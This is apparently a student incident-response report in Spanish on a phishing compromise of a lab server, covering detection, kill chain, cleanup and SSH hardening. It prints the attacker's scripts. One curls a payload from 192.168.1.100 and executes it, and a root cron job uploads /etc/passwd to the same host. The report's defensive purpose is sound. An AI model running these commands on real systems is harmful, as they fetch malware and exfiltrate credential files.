

Informe de Respuesta ante Incidentes:

Análisis, Remediación y Hardening del Servidor.



4Geeks
Academy

Caso de estudio de compromiso por phishing y escalada de privilegios.

Ismael Secanella Salas

Búsqueda de anomalías

Paso 1: Observación general del sistema.

uptime: tiempo encendido o carga desproporcionada.

free -h: Uso excesivo de swap o poca memoria libre en reposo.

top: Procesos activos con alto consumo sin justificación.

Paso 2: Revisar procesos activos

ps tree -p: cron, procesos huérfanos, ramas inusuales →

ps aux: procesos en ejecución (nada activo sospechoso)

```
-atd(739)
-cron(702)---cron(2667)---sh(2668)---backup2.sh(2669)---cur1(2673)
-dbus-daemon(703)
-fwupd(2392)-+-{fwupd}(2393)
              |-{fwupd}(2394)
```

Búsqueda de anomalías

Paso 3: Revisar tareas programadas.

cronjob: sys-maintenance y script ----->

```
sysadmin@4geeks-server:~$ ls /etc/cron.d/ && cat /etc/cron.d/* && crontab -l
e2scrub_all logrotate popularity-contest sys-maintenance
30 3 * * 0 root test -e /run/systemd/system || SERVICE_MODE=1 /usr/lib/x86_64-linux-gnu/e2fsprogs/e2
scrub_all_cron
10 3 * * * root test -e /run/systemd/system || SERVICE_MODE=1 /sbin/e2scrub_all -A -r
0 0 * * * root /opt/scripts/logrotate.sh
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
35 0 * * * root test -x /etc/cron.daily/popularity-contest && /etc/cron.daily/popularity-contes
t --cronid
*/15 * * * * root /usr/local/bin/backup2.sh
no crontab for sysadmin
sysadmin@4geeks-server:~$
```

Paso 4: Revisión de usuarios y accesos

cat /etc/passwd: Ver quien tiene accesos a shell interactiva ->

```
reports:x:1001:1001:,,,:/home/reports:/bin/bash
wazuh:x:115:120::/var/ossec:/sbin/nologin
hacker:x:1002:1002::/home/hacker:/bin/bash
```

last -a: Últimos accesos. ->

```
sysadmin tty1 Mon Jun 23 14:00 - 14:43 (00:43)
reports tty1 Mon Jun 23 14:07 - 14:07 (00:00)
sysadmin tty1 Mon Jun 23 14:05 - 14:07 (00:02)
```

Búsqueda de anomalías

Paso 5: Revisar logs del sistema.

accesos ssh: limpio, sin accesos ssh.

journalctl | grep -E "hacker|reports": servicios y actividades

cat ~/.bash_history: Comandos ejecutados por el usuario

Paso 6: Revisión de red y firewall

ss -tuln y iptables: puertos abiertos o reglas muy permisivas

Paso 7: Detección de persistencia y backdoors

/usr/local/bin/: Scripts o binarios sospechosos →

```
Jun 23 14:23:36 4geeks-server sudo[8137]: sysadmin : TTY=ttty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/usr/bin/nano /home/reports/install.sh
```

```
4geeks-server sudo[8176]: sysadmin : TTY=ttty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/usr/bin/cp /home/reports/backup.log /home/reports/chat.txt
```

```
new group: name=hacker,  
new user: name=hacker,
```

```
sysadmin@4geeks-server:~$ ls -la /usr/local/bin  
total 12  
drwxr-xr-x  2 root root 4096 Jun 23  2025  
drwxr-xr-x 10 root root 4096 Mar 14  2023  
-rwxr-xr-x  1 root root 125 Jun 23  2025 backup2.sh  
sysadmin@4geeks-server:~$
```

Anatomía del Incidente (Kill Chain)

2. Payload y escalada de privilegios



```
sysadmin@4geeks-server:~$ sudo cat /home/reports/install.sh
[sudo] password for sysadmin:
#!/bin/bash

echo "[*] Preparing enviroment..."
sleep 1
mkdir -p /tmp/.temp
echo "[*] Downloading dependencies..."
sleep 2
curl -s http://192.168.1.100/payload.bin -o /tmp/.temp/payload
chmod +x /tmp/.temp/payload
/tmp/.temp/payload &
echo "[*] Installation complete."
sysadmin@4geeks-server:~$
```



1. Phishing

```
sysadmin@4geeks-server:~$ sudo cat /home/reports/chat.txt
From: unknown@externalmail.com
---
Hey, run that script I sent you earlier.
Don't worry, it's clean. Let me know once the backup finishes.
sysadmin@4geeks-server:~$ _
```

3. Exfiltración



```
sysadmin@4geeks-server:~$ sudo cat /home/reports/backup.log
[sudo] password for sysadmin:
[INFO] Starting backup process...
[INFO] Compressing /etc/shadow...
[INFO] Uploading to 102.168.1.100:8080
[OK] Backup completed
```

Persistencia del Atacante y Movimiento Lateral

1. Cronjob malicioso ejecutado cada 15 mins:

```
sysadmin@4geeks-server:~$ ls /etc/cron.d/ && cat /etc/cron.d/* && crontab -l
e2scrub_all logrotate popularity-contest sys-maintenance
30 3 * * 0 root test -e /run/systemd/system || SERVICE_MODE=1 /usr/lib/x86_64-linux-gnu/e2fsprogs/e2scrub_all_cron
10 3 * * * root test -e /run/systemd/system || SERVICE_MODE=1 /sbin/e2scrub_all -A -r
0 0 * * * root /opt/scripts/logrotate.sh
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
35 0 * * * root test -x /etc/cron.daily/popularity-contest && /etc/cron.daily/popularity-contest --crond
*/15 * * * * root /usr/local/bin/backup2.sh
no crontab for sysadmin
sysadmin@4geeks-server:~$ _
```



2. El script que se ejecuta:

```
sysadmin@4geeks-server:~$ sudo cat /usr/local/bin/backup2.sh
[sudo] password for sysadmin:
#!/bin/bash
tar -czf /tmp/secrets.tgz /etc/passwd
curl -X POST -F 'file=@/tmp/secrets.tgz' http://192.168.1.100:8080/upload
sysadmin@4geeks-server:~$
```



Persistencia del Atacante y Movimiento Lateral


1. Creación del usuario "hacker":



```
Jun 23 15:02:47 4geeks-server useradd[1899]: new group: name=hacker, GID=1002
Jun 23 15:02:47 4geeks-server useradd[1899]: new user: name=hacker, UID=1002, GID=1002, home=/home/hacker, shell=/bin/bash, from=/dev/tty1
Jun 23 15:03:53 4geeks-server passwd[1910]: pam_unix(passwd:chauthtok): password changed for hacker
Jun 23 15:23:17 4geeks-server systemd[1]: Condition check resulted in Process error reports when automatic reporting is enabled (file watch) being skipped.
```

2. Intentos de acceso SSH fallido:

```
Jun 23 15:28:30 4geeks-server sshd[1769]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.103 user=hacker
Jun 23 15:28:33 4geeks-server sshd[1769]: Failed password for hacker from 192.168.1.103 port 44272 ssh2
Jun 23 15:28:40 4geeks-server sshd[1769]: Failed password for hacker from 192.168.1.103 port 44272 ssh2
Jun 23 15:29:04 4geeks-server sshd[1769]: Connection closed by authenticating user hacker 192.168.1.103 port 44272 [preauth]
Jun 23 15:29:04 4geeks-server sshd[1769]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.103 user=hacker
```



Fase de Remediación y Limpieza

Destrucción del cronjob (`sys-maintenance`) y del script de exfiltración.

Borrado del usuario `hacker` (`userdel -r`).

Purga de artefactos en `/home/reports/`, `/opt/.archive` y `/var/backups/.logs`.

Cambios forzados de contraseña para `sysadmin` y `reports`.

```
sysadmin@4geeks-server:~$ sudo rm -f /etc/cron.d/sys-maintenance
[sudo] password for sysadmin:
sysadmin@4geeks-server:~$ sudo rm -f /usr/local/bin/backup2.sh
sysadmin@4geeks-server:~$ sudo rm -f /tmp/.temp
```


```
sysadmin@4geeks-server:~$ ls -la /etc/cron.d/
total 24
drwxr-xr-x  2 root root 4096 Jul  2 11:34 .
drwxr-xr-x 100 root root 4096 Jul  2 11:39 ..
-rw-r--r--  1 root root 201 Feb 14  2020 e2scrub_all
-rw-r--r--  1 root root  41 Jun 21  2025 logrotate
-rw-r--r--  1 root root 102 Feb 13  2020 .placeholder
-rw-r--r--  1 root root 190 Mar 14  2023 popularity-contest
sysadmin@4geeks-server:~$ _
```

← Cronjob limpio

```
sysadmin@4geeks-server:~$ sudo userdel -r hacker
userdel: hacker mail spool (/var/mail/hacker) not found
sysadmin@4geeks-server:~$ sudo rm -f /home/reports/install.sh /home/reports/backup.log /home/reports/chat.txt
sysadmin@4geeks-server:~$ sudo rm -rf /opt/.archive
sysadmin@4geeks-server:~$ sudo rm -rf /var/backups/.logs
sysadmin@4geeks-server:~$ _
```

← cron y script
eliminados

← Usuario/scripts
eliminados



Medidas de Seguridad Aplicadas

Bloque 1: Restricción en `/tmp`

- Bloqueo de bits de ejecución para evitar el lanzamiento de payloads:

```
sysadmin@4geeks-server:~$ sudo chmod -R -x /tmp
sysadmin@4geeks-server:~$ /tmp/test.sh
-bash: /tmp/test.sh: Permission denied
```



Bloque 2: Blindaje de SSH (`/etc/ssh/sshd_config`)

- `PermitRootLogin no` (bloqueo directo a root).
- `AllowUsers sysadmin` (lista blanca estricta).

```
GNU nano 4.8 /etc/ssh/sshd_config
# Authentication:

#LoginGraceTime 2m
PermitRootLogin no
AllowUsers sysadmin_
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10
```

← Bloque 2 aplicado →

```
sysadmin@4geeks-server:~$ sudo systemctl restart ssh
sysadmin@4geeks-server:~$ sudo systemctl status ssh
* ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: enabled)
   Active: active (running) since Thu 2026-07-02 12:26:47 UTC; 10s ago
     Docs: man:sshd(8)
           man:sshd_config(5)
   Process: 7598 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
    Main PID: 7599 (sshd)
       Tasks: 1 (limit: 4500)
      Memory: 1.2M
    CGroup: /system.slice/ssh.service
            └─7599 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups

Jul 02 12:26:47 4geeks-server systemd[1]: Starting OpenBSD Secure Shell server...
Jul 02 12:26:47 4geeks-server sshd[7599]: Server listening on 0.0.0.0 port 22.
Jul 02 12:26:47 4geeks-server sshd[7599]: Server listening on :: port 22.
Jul 02 12:26:47 4geeks-server systemd[1]: Started OpenBSD Secure Shell server.
sysadmin@4geeks-server:~$ ssh reports@localhost
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:Yua7/J390YmJisVkiZK/xP+NChxDMTKEJ6wpt4cy7MM.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
reports@localhost's password:
Permission denied, please try again.
reports@localhost's password:
```

Propuestas de Mejora Organizacional

Puntos clave:

- **Concienciación:** Formación contra phishing para usuarios con privilegios limitados.
- **Menor Privilegio (PoLP):** Restricciones de contexto de ejecución para **reports**.
- **Monitorización:** Implementación de Syslog remoto/SIEM para evitar la manipulación local de trazabilidad.



Principio de Mínimo Privilegio



Gracias a todos

Turno de:
Preguntas (fáciles)
Comentarios (bonitos)
Críticas (constructivas)
Aportaciones (monetarias)



4Geeks
Academy

